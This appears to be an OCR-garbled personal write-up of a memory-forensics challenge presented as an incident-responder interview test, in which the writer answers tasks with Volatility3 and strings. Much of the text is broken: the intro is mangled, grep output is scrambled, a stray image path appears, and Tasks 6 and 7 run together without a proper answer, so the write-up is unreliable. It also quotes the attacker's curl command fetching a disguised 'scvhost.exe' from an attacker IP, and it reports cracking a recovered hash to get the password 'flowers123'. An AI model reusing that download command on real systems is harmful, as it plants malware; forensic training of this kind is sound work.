Sential Actional Oran Alpet for the last 4 years but you've been honing your incident response skills It's about time you ble the built and go for your dream job as an incident Responder as that's the path you'd like your career to follow. Currently you are going through the interieves process for a medium size incident response internal team and the cody when thereivewing responder has given you a tough technical challenge to test your memory forenics aptitude. Can you get all the questions right and secure the job?

Task 1: What was the time on the system when the memory was captured?

I used the windows.info plugin in volatility3

Answer: 2023-10-31 13:59:26

Task 2: What is the IP address of the attacker?

I saw the 2 nowershell and then a destination IP with nort 4545 which looked susnici

Port 4545 Details

02) - a worm that spreads by exploiting the Microsoft Windows Server Service RPC Handling Remote Code Execution Vulnerability ([BID-31874]) and through removable drives. It also opens a back door on the compromised computer. Trojans using this port: Internal Revise, Remote Revise. SG. 4545.

Answer: 192.168.157.151

Task 3: What is the name of the strange process?

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3 SUDJECTURA 9

- CARONA PROCESSOR 1

- CARO
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I noticed the processes sychost.exe with PID 620 and then scyhost.exe with PID 6772

Task 4: What is the PID of the process that launched the malicious binary?

The PID is also at the picture from task 3 Answer: 6772

Task 5: What was the command that got the malicious binary onto the machine?


I did strings on both files "memory\_dump.vmem" and "memory\_dump.vmsn" and use grep for the the t.exe http://192.168.157.151:8000/scubust. xe http://192.168.157.151:8000/scubust.exe 131.000 http://192.100. 1.000 1.000 1.000 http://192.168.157.151:8000/scwhost.com -leads\cohost.ssc \(\csp\)\(\sigma mux:~\$ strings memory\_dump.vmem memory\_dump.vmsn | grep -i scvhost.exe

Answer: curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe

Task 6: The attacker attempted to gain entry to our host via FTP. How many users did they attempt?

lused strings on both files
"strings '/home/remnux/memory\_dump.vmsn' > hara.txt |
grep-izilia"

Then I used cat and grep for "not logged in"



Answer: What is the full URL of the last website the attacker visited?

Task 8: What is the affected users password?

I used the hashdump plugin and then cracked it using online website



# Free Password Hash Cracker



Download CrackStation's Wordlist

Answer: flowers123

Task 9: There is a flag hidden related to PID 5116. Can you confirm what it is?

No idea, I checked the Write-up

# Task 9 There is a flag hidden related to PID 5116. Can you confirm what it is? Using the command pytholi3 vol.py -f /mellitus/nenory.dunp.vielen -o ./nellitus windows.dunpfiles -pid 5116 -dunp, liperformed a memory dunp of the process. Then, lopened the file using GIMP, selecting the 'Raw image data' option and adjusting the offset until an image or solid color appeared in the preview (Fig. 8).

Answer: you\_Foundme!